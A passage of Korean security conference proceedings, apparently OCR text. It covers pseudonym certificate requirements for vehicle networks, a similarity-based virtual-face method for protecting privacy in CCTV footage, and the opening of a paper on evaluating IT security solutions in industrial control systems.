공격자에 의한 프라이버시 위협을 방지하기 위해서는 이 구간에서 전자서명된 메시지의 패턴을 쉽게 분석할 수 없도록 사용되는 익명인증서의 유효기간, 익명인증서의 개수를 제한하여야 한다.

❑ 실제시간 제한

서비스를 제공하기 위해 차량은 주기적으로 메시지를 전송하게 된다. 하지만 메시지 반복되는 주기에 따라 공격자가 특정 차량을 쉽게 추적이 가능하기 때문에, 초당 메시지에 서명할 수 있는 개수를 제한해야 한다.

❑ 강 익명성

제한된 자격 증명의 요구사항을 보장하여 공격자로부터 차량의 신원을 추적할 수 없도록 익명성을 보장해야 한다.

❑ 프라이버시 보호

실제시간 제한의 요구사항을 보장하여 전자서명된 메시지가 익명성에 영향을 미치지 않도록 해야 한다.

3.3 익명인증서 폐기구간

❑ 폐기

익명인증서 폐기 구간에서는 짧은 주기에 따라 익명인증서를 폐기해야 하고, 익명인증서를 이용한 통신 구간에서 발생할 수 있는 차량의 잘못된 메시지, 오작동에 대한 메시지를 수신할 경우에도 마찬가지로 익명인증서를 폐기해야 한다.

IV. 결론

차세대 ITS 환경에서는 차량 간의 주고받는 메시지에 대해 익명인증서를 사용하여 메시지에 대한 전자서명을 한다. 하지만 이러한 익명인증서를 사용하더라도 공격자에 의해 차량에 대한 신원을 추적할 수 있는 프라이버시 위협이 존재한다.

결과적으로, 이러한 공격자에 의해서 차량의 신원을 추적할 수 없도록 하기 위해서는 공격자가 일정 주기로 브로드캐스팅 되는 메시지의 발신 개수, 익명인증서의 유효기간, 익명인증서의 개수 등을 제한하여 공격자가 메시지를 분석하기 어렵도록 해야 한다.

따라서 본 논문에서는 대표적인 익명인증서의 스키마를 분석하여 D.Forster가 정의한 익명성을 보장하기 위한 요구사항을 기반으로 프라이버시 위협을 방지할 수 있는 익명인증서 관리 방안에 필요한 요구사항을 크게 세 구간 익명인증서 발급 구간, 통신구간, 폐기구간 별로 제안하였다.

향후에는 공격자로부터 차량의 신원을 추적할 수 없도록 익명인증서의 유효기간, 익명인증서의 개수, 초당 메시지에 전자 서명할 수 있는 메시지의 개수 등을 효율성, 안전성에 기반으로 연구를 진행하여 제한할 예정이다

[참고문헌]

[1] J.Petit, F.Schaub, M.Feiri, F.Kargl, Pseudonym Schemes in Vehicular Networks: A Survey, IEEE Communication survey & Tutorials, 2015.

[2] 한국도로공사, 대보정보통신, 차세대ITS(C-ITS) 시범사업 서비스 구현방안, 2016.

[3] 한국도로공사, 차세대ITS의 개념, 차세대 ITS 홍보관, 2016.

[4] 이유식, 자율주행자동차 최신 보안 이슈 및 보안기술, 2016.

[5] N.Bissmeyer, H.Stubing, E.Schch, S.Gotz, J.P.Stotz, B.Lonc, A generic public key infrastructure for securing car-to-x communication, in Proceedings of the 18th ITS World Congress, 2011.

[6] B.Wiedersheim, F.Kargl, P.Papadimitratos, Privacy in Inter-Vehicular Networks: Why simple pseudonym change is not enough, the 7th International Conference on Wireless On-demand Network Systems and Services, 2010.

[7] D.Forster, F.Kargl, H.Lohr, PUCA: A pseudonym scheme with strong privacy guarantees for vehicular ad-hoc networks, 2015.

지능형 CCTV 환경의 프라이버시 보장을 위한 유사도 기반 가상얼굴 생성기법

이동혁*, 박남제*,**

*제주대학교 대학원 컴퓨터교육전공, *제주대 초등교육연구소,

**제주대학교 초등컴퓨터교육전공

Similarity-based Virtual Facial Generation Method for Privacy Protection of Intelligent CCTV Environment

Donghyeok Lee*, Namje Park*,**

*Graduate School, Jeju National Univ., **Dept. of Com. Edu., Jeju National University

요 약

빅데이터 기술이 발전하면서 지능형 CCTV 기술이 각광받고 있다. 이는 기존의 CCTV 환경에 비해 더욱 높은 정확도를 갖는 영상 분석이 가능하며, 얼굴인식을 통해 단순 개인 식별 뿐 아니라 행동 유형 판단과 같은 더욱 지능화된 영상 정보 제공이 가능하다. 이러한 점은 개인정보보호측면에서 많은 위험성을 가져오게 될 수 있어 안전한 개인영상정보보호 기술이 필수적으로 고려되어야 한다. 본 논문에서는 얼굴영상 가상화를 통한 영상 프라이버시 보호 방법을 제안한다. 제안한 방법은 유사도에 따라 가상얼굴을 생성할 수 있는 것이 특징이며 CCTV에 촬영된 영상을 안전하게 보호할 수 있고 통계 등 정보 제공의 활용성 측면에서도 장점을 가진다.

I. 서론

최근 지능형 CCTV가 등장하면서 CCTV 영상 분석에 대한 관심이 증가하고 있다. 지능형 CCTV는 영상에 대하여 기존보다 더욱 많은 정보를 제공하며, 얼굴인식 뿐만 아니라, 객체의 행동 유형 등 다양하고 지능화된 분석이 가능하다. CCTV는 향후 도입될 지능치안 환경에 적합한 도구로 활용할 수 있으나 CCTV를 통한 불필요한 개인정보 수집은 최소화할 필요가 있다. 특히, 영상 데이터를 통계자료 제공 등에 활용할 경우는 얼굴 영상에 대한 적절한 비식별화 처리가 필요하며, 불필요한 개인정보를 식별할 수 없도록 기술적인 조치가 필요하다. 비식별화 처리는 정보주체를 식별하거나 식별할 수 있는 개인정보를 식별하지 못하도록 만드는 조치를 의미한다. 엄밀히, 비식별화는 암호화 방식과는 다르다. 영상 암호화 방식은 전체, 혹은 일부 영상만을 암호화하는 것으로서, 이는 암호화된 영역의 영상에 대한 정보를 전혀 식별할 수 없도록 하는 것이다. 비식별화는 이와는 차이가 있는 방법으로, 영상에 대한 일부의 정보는 식별이 가능하나, 촬영된 특정 개인이 누구인지 혹은 특정인의 개인정보를 유추할 수 없도록 하는 기술이라고 볼 수 있다.

대표적인 영상 비식별화 기술로는 얼굴 마스킹(Masking) 방식이 있다. 마스킹 방식은 개인이 식별되지 않도록 얼굴 영역에 해당하는 부분에 식별 불가능한 의미없는 픽셀로 대체하는 것이다. 이러한 마스킹 기반의 비식별화 방식은 현재 가장 많이 쓰고 있는 방식이다. 그러나, 이는 개인의 특징이 완전히 사라지게 되어 통계 등 일부정보 활용이 필요한 분야에 사용하기 어려우므로 엄밀한 관점에서는 일반적인 의미에서의 비식별화 방법과는 차이가 있다. 예를 들어 매장에 설치된 CCTV에 영상 암호화 처리를 하게 될 경우, 촬영된 손님 개인에 대한 성별, 대략적인 연령, 외국인 여부 등을 마스킹된 얼굴정보를 기반으로는 식별할 수 없게 된다.

특히, CCTV 마스킹 기법을 통해서는 통계 자료 분석 및 학술적 목적 등에 의한 적법한 제공이 필요시에도 사용이 어렵게 된다는 문제점이 존재한다. 따라서, 불가피하게 통계작업이 필요한 경우는 마스킹하지 않은 원본 데이터로 분석해야 하는 문제점이 있으며, 이러한 구조는 영상에 촬영된 개인 프라이버시 보호에 있어서 치명적인 결함을 가지고 있다. 본 논문에서는 이러한 단점을 보완하기 위한 얼굴 가상화 기반의 비식별화 기법을 제안한다.

II. 기존 연구 및 한계점

영상 프라이버시를 보호하기 위한 다양한 방법이 제안되어 있다. 가장 일반적으로 사용하는 방법은 얼굴영상 마스킹 방법이며, 이는 얼굴 영역에 해당하는 부분을 알아볼 수 없는 픽셀로 대체하는 것으로, 사용자의 프라이버시 보호는 가능하지만 얼굴 자체에 대한 특징이 남아있지 않으므로 통계자료 제공에서 크게 제약을 받는다. 특히, 범인 검거 등 영상 추적이 필요할 경우에 취약하다는 특징이 있다. 한편, ROI 영역을 기반으로 하는 얼굴 영상 암호화 방법이 제안되어 있으며, 이는 영상 내의 특정 영역에 대해 암호화 혹은 스크램블 등으로 복호화가 가능한 형태로 처리하는 방법이다. 그러나, 이러한 방법은 암호 키가 노출될 경우에 얼굴 영상에 대한 복원이 가능하다는 위험이 있다. 특히, CCTV 영상을 클라우드 서버에 업로드시 복호화 키 관리에 대한 이슈사항도 존재한다. 또한 얼굴 영상에 대해 모자이크 혹은 블러 형태로 처리하여 프라이버시를 보호하는 방법이 존재하나, 이는 부분적 얼굴 윤곽이 일부 남아있을 수 있으며, 향후 빅데이터 기술의 발전에 따라 흐릿한 영상에서 분석을 통하여 원본 이미지에 가깝게 복원이 될 수도 있다는 위험성이 존재한다. 마지막으로 얼굴 대체 혹은 합성 등을 통한 얼굴 비식별화 방식이 존재하며, 이는 얼굴의 형태를 변화시켜 개인의 프라이버시를 보호하는 방식이다. 그러나 이러한 방식은 필요시 얼굴영상 복원이 되지 않는 것이 일반적이며, 정보공개 정도를 조절할 수 없다.

III. 제안하는 얼굴 가상화 기법

3.1 약어

본 논문에서의 얼굴 가상화 기법을 설명하기 위한 약어는 [표 1]과 같다.

[표 1] 약어

약어	설 명
M	가상얼굴의 유사도
L	최대 유사도 값
s	의사난수의 seed
n	벡터 변형을 위한 노이즈
$P(\cdot)_i$	i번째 의사난수

3.2 제안 방식 개요

얼굴 가상화란 개인 얼굴의 일부 특징만 가지고 있으나, 실제 개인과는 전혀 다른, 즉 그것만으로 봐서는 개인이라고 알 수 없는 가상의 얼굴로 교체하는 것을 의미한다. 기존의 마스킹 방식은 얼굴에 해당하는 영역은 알아볼 수 없도록 의미없는 픽셀로 교체하는 방식이며, 얼굴정보 가상화 방식은 얼굴 특징에 대한 식별은 가능하되, 실제 개인 신원을 파악하기는 어렵게 하는 방법으로 기존의 마스킹 기법과는 차이가 있다. 즉, 머리가 검은색이고 남자이고 연령대는 대략 어느정도인지, 성별이 무엇인지에 대해 어느정도 유사성이 있는 있는 가상으로 만들어낸 얼굴로 교체하는 것이며, CCTV에 촬영되어 얼굴이 가상화된 영상을 보는 사람은 그것만으로는 구체적으로 개인 식별을 할 수 없도록 하는 것이 특징이다. 이러한 얼굴정보 가상화 방식을 이용하여 영상정보의 효율적인 비식별화 조치를 수행할 수 있다.

본 논문에서는 유사도를 기반으로 가상얼굴을 생성하는 방법을 제안한다. 유사도란 특정인과 가상화된 얼굴의 특징이 얼마나 유사한가에 대한 수치화된 데이터이다. 만약 유사도가 높으면 얼굴의 특징이 더욱 유사해지게 되어 예를 들어 나이 추정의 정확도 등을 높이는 것이 가능하다. 또한, 유사도 등급이 낮으면 개인의 큰 특징만을 식별할 수 있다. 예컨데 남자인지 여

자인지, 외국인 여부인지와 같은 범위가 넓은 부분에서만 구분이 가능하며 다른 특징은 공유하지 않는 가상의 얼굴로 대체하여 영상만으로는 많은 정보를 확인하기 어렵게 한다.

유사도 등급을 구분하는 이유는 활용도와 보안성의 두가지 측면 때문이다. 유사도가 높을수록 정보 활용도는 높아지게 되나 보안성은 낮아지게 되며, 그 반대의 경우는 보안성은 강화되나 정보 활용도는 낮아지게 된다. 본 논문에서 제안하는 방식은 유사도 수치를 조절할 수 있도록 하여 용도에 따라 조절이 가능하다.

3.3 세부 절차

본 논문에서 제안하는 얼굴 가상화를 위한 세부 절차는 [그림 1]과 같다.



[그림 1] 얼굴 가상화 세부 절차

본 논문에서 제안하는 얼굴 가상화 단계는 총 4단계로 구성되어 있다. 각 단계별로 설명하면 다음과 같다.

- 1단계 : 영상에서 얼굴정보를 식별하여 ROI 영역을 찾아내는 단계로써 영상에 촬영된 대상을 식별한다.
- 2단계 : 1단계에서 수집한 얼굴정보를 벡터화한다. 해당 벡터 데이터는 얼굴인식에 사용이 가능하며, 필요시 재식별화에 사용될 수 있다.
- 3단계 : 2단계에서 생성한 얼굴 벡터에 대하여 의사난수를 기반으로 변형된 벡터 데이터를 생성한다. 여기에서 의사난수는 얼굴벡터 변형에 필요한 노이즈값 생성에 활용되며, 노이즈값 n은 아래의 식을 통하여 구할 수 있다.

$$n = \left| M + (P(s)_i - \frac{P(s)_i}{2}) - L \right|$$

노이즈 n을 기반으로 원본 벡터를 변형처리하여 새로운 벡터를 생성한다. 여기에서 M은 유사도값이며, 사용자가 설정한 유사도 값에 따라 노이즈 결과값에서 차이가 발생한다. 유사도에 의사난수를 기반으로 값을 분산시켜 별도의 노이즈 값을 구하는 이유는 유사도가 모든 영상에 동일하게 적용될 경우 동일인의 추적이용이할 뿐만 아니라, 해커가 다수의 영상을 수집하면 유사도 분석 공격이 가능하게 될 수 있기 때문이다. 따라서 보안성의 확보, 즉 원래 얼굴을 되돌릴 수 없도록 하는 목적으로 의사난수를 적용한다.

- 4단계 : 생성된 변형벡터를 기반으로 새로운 가상얼굴을 생성한다. 유사도가 높을수록 원본 얼굴 이미지와 변형된 가상얼굴에 대한 유사성이 높아지게 되어 통계 등에 많은 정보를 제공할 수 있게 되며, 유사도가 낮은 경우는 가상얼굴을 기반으로 한 재식별화가 어려워진다.

IV. 제안 방식 분석

기존의 일방향 마스킹 기반 및 모자이크, 얼굴 대체 기반의 비식별화 방식은 원본 얼굴 영상 복원이 되지 않는다는 단점이 있으며, 만약 필요시 얼굴 영상을 찾으려면 원본 영상을 별도로 보관하고 있어야 함으로 결국 해당 영상에 대한 2차적인 관리적 보안 문제가 존재한다.

한편, 얼굴 영상 복원을 위하여 ROI 영역에 대한 얼굴영상 암호화를 수행하는 방식은 암호키가 노출되는 경우에 개인정보 침해라는 심각한 결과가 발생하게 될 수 있다. 특히, 클라우드 서버에 CCTV 파일을 업로드하게 될 경우 데이터 유출 및 내부자 공격에 취약할 수 있다.

제안한 방식은 유사도를 기반으로 얼굴 벡터를 변환하여 별도의 가상얼굴을 생성하는 방식이다. 제안한 방식은 보안성과 활용성을 필요에 따라 조절할 수 있다는 장점이 있다. 보안성을 높이고자 할 경우, 유사도를 낮게 설정하면 개인의 특징을 최대한 배제하게 되어 원본 개인 식별이 매우 어렵다. 만약 필요시 활용성을 높이고자 할 경우는 유사도를 적절히 높일 수 있으며, 이 경우는 가상화된 얼굴도 개인의 큰 특징에 대해서는 일정부분 공유할 수 있게 된다.

만약 의사난수의 seed를 알고 있으면 노이즈 제거에 따른 원본 얼굴 벡터 생성이 가능하며 이를 기반으로 개인에 대한 식별이 가능하다. 여기에서 의사난수의 seed는 인가된 사람만 취급할 수 있어야 하며, 외부에 공개되지 않도록 별도의 관리가 필요하다. 이 경우 seed는 암호화의 키와 유사한 역할을 하며, 적절한 권한에 의해 seed를 획득하지 못하면 원본 얼굴 벡터를 복원할 수 없어 안전하다. 제안하는 방식은 원본 얼굴에 대한 벡터 데이터까지만 복원이 가능하며, 실제 얼굴 원본 이미지는 신뢰된 안전한 곳에 별도 보관하게 되며, 공격자에게 seed가 노출되어도 원본 얼굴 이미지를 확인할 수 없다는 측면에서 안전성을 갖는다.

V. 결론

지능형 CCTV는 현재 다양한 분야에서 활용되고 있다. 빅데이터/클라우드 환경의 발달에 따라 CCTV는 더욱 지능화되었으며, 얼굴인식 뿐만 아니라 행동 유형 등 다양한 정보를 분석할 수 있게 되었으며, 향후 빅데이터 기술의 발전에 따라 더욱 지능화 될 것으로 예상된다. 이러한 특성은 CCTV 영상에 촬영되는 개인에 대한 많은 정보가 분석될 수 있다는 것을 의미하며, 이러한 CCTV 영상을 안전하게 보호할 수 있는 방법이 필요하다.

본 논문에서는 기존의 마스킹, ROI 기반 암호화, 모자이크 및 블러, 얼굴 대체 등의 방법에 한계가 있음을 지적하고 이러한 문제를 개선할 수 있는 얼굴 가상화 방법을 제시하였다. 얼굴 가상화 방법은 의사난수를 통해 추출된 얼굴 벡터 데이터를 변형하는 것을 특징으로 하며, 이는 가상화된 얼굴을 기반으로 원본에 촬영된 개인의 식별을 매우 어렵게 한다. 특히, 제안 방법은 유사도를 기반으로 조절할 수 있으며, 필요에 따라 원본과 더욱 유사하게 조절하거나, 혹은 원본과 최대한 다르게 조절할 수도 있어 안전성과 활용성의 조절이 가능하다.

향후 지능형 CCTV 시장은 더욱 확대될 것으로 예상되며, 개인영상보안의 필요성 또한 높아질 것이다. 안전한 CCTV 지능치안 환경을 위해 다양한 측면에서의 개인영상 프라이버시 보호 방법이 연구되어야 할 것으로 보인다.

ACKNOWLEDGMENT

이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임(No.2017-0-00207,클라우드 기반 지능형 영상보안 인큐베이팅 플랫폼 개발). 교신저자 (박남제, namjepark@jejunu.ac.kr).

[참고문헌]

[1] S. Aramvith, S. Pumrin, T. Chalidabhongse, and S.Siddhichai, "Video Processing and Analysis for Surveillance Applications", in Proc. Int. Symp.Intelligent Signal Processing and Communication Systems pp.607-610, 2009.

[2] H. M. Moon and S. B. Pan, "A New Human Identification Method for Intelligent Video Surveillance System", in Proc. IEEE Int. Conf. Computer Communications and Networks, Switzerland, Aug. 2010.

[3] Hae-Min Moon, Sung-Bum Pan, "The Analysis of De-identification for Privacy Protection in Intelligent Video Surveillance System", Journal of Korean Institute of Information Technology 9(7), pp.189-200, 2011.7.

[4] H. M. Moon, C. H. Seo, Y. W. Chung, and S. B.Pan, "Privacy Protection Technology in Video Surveillance System", in Proc. Int. Conf. Embedded and Multimedia Computing, pp. 160-165, Dec. 2009.

[5] Kim Gwon Woo, Han Jong Wook, Proceedings of Symposium of the Korean Institute of communications and Information Sciences, pp. 1623-1624, 2009.

C-5 정보보호표준 및 평가/인증

최 창 (조선대)

- **기반시설 ICS IT보안솔루션 적용표준에 관한 연구**
  전낙신, 윤지원
- **계층분석기법(AHP)을 활용한 중소형 공공기관 정보보안 활동의 효과성 내재화 연구**
  강창식
- **SOFA-B로 본 바이오 인증 안전도 테스트 분석연구**
  김지혜, 사경진, 염흥열
- **의료기관 정보보호 관리체계 필요성에 대한 연구**
  황동현, 문병우, 염흥열

기반시설 ICS내 IT보안솔루션 적용표준에 관한 연구

전 낙 신*, 윤 지 원**

고려대학교 정보보호대학원 사이버보안학과

A Study on Standard of IT Security Solution in Infrastructure ICS

Nak-Shin Jun*, Ji-Won Yoon**

Graduate School of information security, Korea University.

요 약

국가 기반시설 산업제어망은 대부분 폐쇄망을 기본으로 설계되었으며 최대 30년 이상의 노후 설비부터 최신 기술적용된 다양한 시스템이 운영중이다. 하지만 제4차 산업혁명으로 ICS와 IT 간 기술융합을 위해 기존 폐쇄망으로 부터의 정보이동이 불가피한 현시점에서 보안사고로부터 기반시설을 보호하기 위한 노력은 선택이 아니라 필수가 되고 있다. 따라서 기반시설 산업제어망 내부에도 IT산업에 사용중인 다양한 보안 솔루션(방화벽, 안티바이러스, 망분리장치등)을 일부 적용하고 있으나, 가용성과 안정성이 우선되는 산업제어망에 IT보안솔루션의 적용은 현실적으로 어려움이 있다. 이에 본 논문에서는 기반시설 ICS 제어시스템에서 기사용중이거나 사용이 예상되는 IT보안솔루션이 ICS 제어시스템에서 가용성을 유지하면서 안정적으로 운영이 가능한지를 평가하기 위한 테스트모델을 ISO/IEC 25010에서 제시하는 품질특성 보완하여 직·간접적으로 이를 검증하고 적용하는 평가표준안을 연구해보았다.

I. 서 론

기반시설 산업 제어시스템(ICS, Industrial Control System)은 전력, 가스, 수도 등의 인프라분야에서 산재된 시스템의 원격감시 및 제어를 위해 사용되는 컴퓨터 기반의 시스템을 말한다. 기반시설의 ICS은 일반적인 ICS에 비해 더욱 보수적인 폐쇄적 성격을 가지고 있으며 일반 IT시스템과 비교해서는 폐쇄성뿐만 아니라 자원의 특수성, 운용의 가용성 등 많은 차이점이 있다. 폐쇄성은 외부 인터넷망과 분리되어 내부의 공정제어 시스템과 연결하여 독자적으로 설비를 운영하는 특징이며, 특수성은 ICS의 사용분야와 제작사에 따른 전용 프로토콜 및 운영체제가 사용되고 하드웨어 역시 특수한 장비가 사용된다. 가용성 측면은 국가기반시설로 가동이 중단될 수 없는 특징을 가지고 24시간 연속운영을 할 수 있어야 한다. 하지만 기반시설 산업제어망 IT 기술융합을 위한 정보이동으로 더 이상 완벽한 폐쇄망으로 운영될 수 없으며 사이버 공격으로 인해 ICS 기능이 마비되면 국민의 기초적 생활, 재산 뿐만 아니라 국가 경제에 막대한 영향을 끼쳐 혼란이 발생될 수 있다. 따라서 가용성과 안정성이 우선되는 기반시설 산업제어망에 정보보호를 위한 IT 보안솔루션이 일부 적용되고 있으나 이로 인한 부작용 역시 발생되고 있다. 따라서 본 논문에서는 산업제어망내 IT 보안솔루션의 평가표준안에 대한 기준을 제공하고자 하며, 2장에서 기반시설 산업제어망의 구조변화를 설명하고 3장에서는 산업제어시스템의 특징 및 ICS와 IT와의 차이점을 열거하며, 4장에서는 최근 ICS내 적용되고 있는 IT보안솔루션 현황을 기술한후, 4장에서는 IT보안솔루션 적용을 위한 평가표준안 제시하고 평가표준안으로 대표적인 보안솔루션인 안티바이러스 프로그램을 평가하여 검증하는 시험과 마지막으로 5장에서 결론과 향후 연구되어야할 시험방향을 제시해보고자 한다.

II. 산업제어망 구조변화

기반시설 ICS 네트워크는 폐쇄망을 기본으로 운영되어 왔으나 정보의 이동이 불가피한 시점에 과거 생산중심의 네트워크 구조에서 정보보호를 위한 네트워크 구조로 변화하고 있다. 따라서 이를 위한 국내외 NIST 및 ICS-CERT등에서 다양한 표준안을 제시하고 있다.[1]

2.1 단독 ICS 제어망

과거 ICS 제어망은 SCADA/DCS/PLC등 각자의 제어망을 단독으로 제어하기 위해 기기와 Sensor들의 정보를 수집하고 공정기기를 제어하기 위한 기능을 기본으로 하였으며, 필요시 각자의 망과의 통신을 위한 접점은 있었으나 업무망과는 별도로 단독으로 구성되었다.




그림 1. 단독망 ICS 네트워크 구조

2.2 단방향 망분리 ICS 제어망

ICS제어망은 공정정보의 재가공을 위해 데이터 전송이 불가피하여 방화벽을 사용하여 업무망과 연결하였으나 국가기반시설 ICS제어망의 경우 물리적 단방향 망분리장치를 사용하여 업무망과 연결하거나 중간의 별도의망을 통하여 데이터가 전송되도록 하고 있다.




그림 2. 망분리 ICS 네트워크 구조

2.3 망분리 침입감시 ICS 제어망

NIST 800-82에서 권장하는 새로운 추세는 업무망 및 제어망 사이에 데이터 DMZ를 설치하는 구조이다. 제어망과 업무망 간에 직접적인 통신 연결구간이 존재하지 않도록 하기 위한 보호조치 이며 구간별로 DMZ와 IDS를 이용하여 침입탐지를 하고 필요시 SIEM을 구성하여 보안관제를 시행토록 구성된다.[2]




그림 3. 망분리 ICS 네트워크(DMZ/IDS) 구조

III. ICS와 IT 사이버보안

3.1 ICS vs IT보안/솔루션 차이점

ICS System과 IT System과의 사이버보안에 대한 관점은 상당히 상이하다. 이는 IT보안솔루션이 ICS에 적합할 수 없는 근본적인 차이가 존재하기 때문이다. 보안의목적, 네트워크 구조, 접속방식, 물리적요소등 다양한 차이점이 존재하지만 본 논문에서는 소프트웨어의 다음과 같은 운영상 차이점이 있다고 할 수 있다.

- ICS 폐쇄인 구조로 패치를 할 수 없으며 패치시 정상적 운영이 불가 할 수 있으므로 사전에 ICS에서 철저히 시험해야 한다.
- ICS 대부분이 레거시 설비임을 감안하며 제작사측이 인증한 ICS 전용보안 솔루션보다 IT범용 보안 솔루션을 적용할 수 밖에 없다.
- 하지만 IT 소프트웨어는 호환성에 대하여 엄격한 테스트를 거치지 않는다.

보안특성	ICS 시스템	IT 시스템
안티바이러스 /모바일코드	비통상적/효과적인 설치가 불가능	범용적인 광범위한 사용
지원기술 수 명	최대 20년 단일 공급자	2~3년 다양한 공급자
패치응용	비계획적 / 공급자	정기적 / 계획됨
보안요구사항	가용성=무결성>기밀성	기밀성>무결성>가용성

표 1. 정보와 산업제어시스템의 보안 특성 비교[3]

보안특성	ICS 전용보안 솔루션	IT 범용보안 솔루션
성 능	강 실시간성	비 실시간성
적용대상	ICS 제어기 (DCS/PLC/SCADA)	범용서버 및 네트워크 장비
보안범위	ICS 내부망 영역별 보호 중심	시스템 경계망 보호중심
프로토콜	ICS별 전용/산업표준 프로토콜(TCP/IP)	TCP/IP 기반 및 응용 프로토콜
산업표준/인증	IEC62443, ISA-99	Common Criteria

표 2. ICS와 IT보안솔루션 차이[4]

3.2 ICS내 IT보안솔루션

ICS 산업제어망내 사용중인 IT보안솔루션은 대표적으로 Antivirus 및 방화벽을 주로 사용하였으나 최근 보안요구사항에 따라서 다음과 같은 다양한 종류의 IT보안 솔루션이 적용되고 있으며 사용중 오류로 인한 다양한 부작용의 가능성이 존재하고 있다.

■ Antivirus : 안티바이러스

ICS망에 침투한 악성코드를 탐지하고 치료하는 솔루션으로 대부분 Signature 기반엔진을 사용하고 있으므로 주기적인 엔진 업데이트가 필요하다. 최근에는 ICS 내부에도 APC 서버를 통해 실시간 감시하고 자동 업데이트를 시행하고 있으나 ICS 프로그램의 실행방지 및 삭제 등 오탐에 의한 부작용이 발생사례가 있다.




그림 4. ICS내 Antivirus 배포서버 구성

■ Fire Wall : 방화벽

ICS망 사이 또는 IT업무망간 데이터 전송시 기본적으로 설치되는 설비로 전송되는 정보에 대한 허용/차단을 수행하여 Worm, DOS(Denial of Service) 및 다양한 형태의 공격을 차단한다.

■ IDS : 침입탐지 시스템

최근 ICS망에 설치가 검토되고 있으며 제어망내 패킷의 Header 및 Payload를 검사하여 유해한 공격을 탐지하는 서명기반(Black List) 탐지기법과 이상징후(White List) 탐지기법을 사용하고 경보를 SIEM에 전송하여 제어망 환경에 특화된 침해사고를 탐지하고, 제어망의 비정상 행위 시나리오 분석을 위한 다양한 이벤트를 수집하고 모니터링 하고 있으나 오탐에 의한 잘못된 경보가 발생될 수 있다.




그림 5. Firewall/IDS/SIEM 설치 예시[5]

■ Oneway Gate : 단방향 망분리 장치

기반시설 ICS망와 외부망 자료연계시 물리적 일방향 환경을 구축하여 침입의 근본적 차단을 위한 물리적 단방향 망분리 장치를 권고하고 있다. 하지만 물리적 단방향 적용은 데이터 미검증 및 데이터 유실현상 발생 가능성 있다.




그림 6. 단방향 망분리장치 구성

■ Media Control : 매체제어 장치

ICS망 접속되는 모든 Server/Client등에 USB 저장매체를 통한 악성코드 감염 및 도면유출을 통제 관리하기 위해 사용하며 Agent를 통해 USB 뿐만아니라 CD/DVD, 프린터, 무선네트워크등 차단하고 필요시 허가를 통해 사용하도록 관리한다. USB 포트잠금 방식에 따라 키보드/마우스 포트 잠김현상 발생 될 수 있다.




그림 7. 매체제어 시스템 구성도

IV. 평가표준안 및 검증

4.1 소프트웨어 평가표준

ISO/IEC 25010은 소프트웨어 개발공정 각 단계에서 사용자 요구사항을 만족하는지 검증하기 위한 품질평가와 측정을 위한 표준이며, 제품의 품질을 정량적인 객관적 측면에서 평가할 수 있는 기본적 틀을 제공하기 위해 제정되었으며 다음과 같은 8가지 품질특성을 구분한다.

품질특성	내 용
기능성	요구하는 기능을 만족시키는 능력
신뢰성	정해진 환경에서 이상없이 의도된 기능과 작업을 이행하는 능력
사용성	사용자 입장에서 이해하고 배우기 쉬운정도
유 지 보수성	소프트웨어의 수정과 업그레이드의 용이성
효율성	자원의 적절한 사용과 적정한 반응시간의 정도
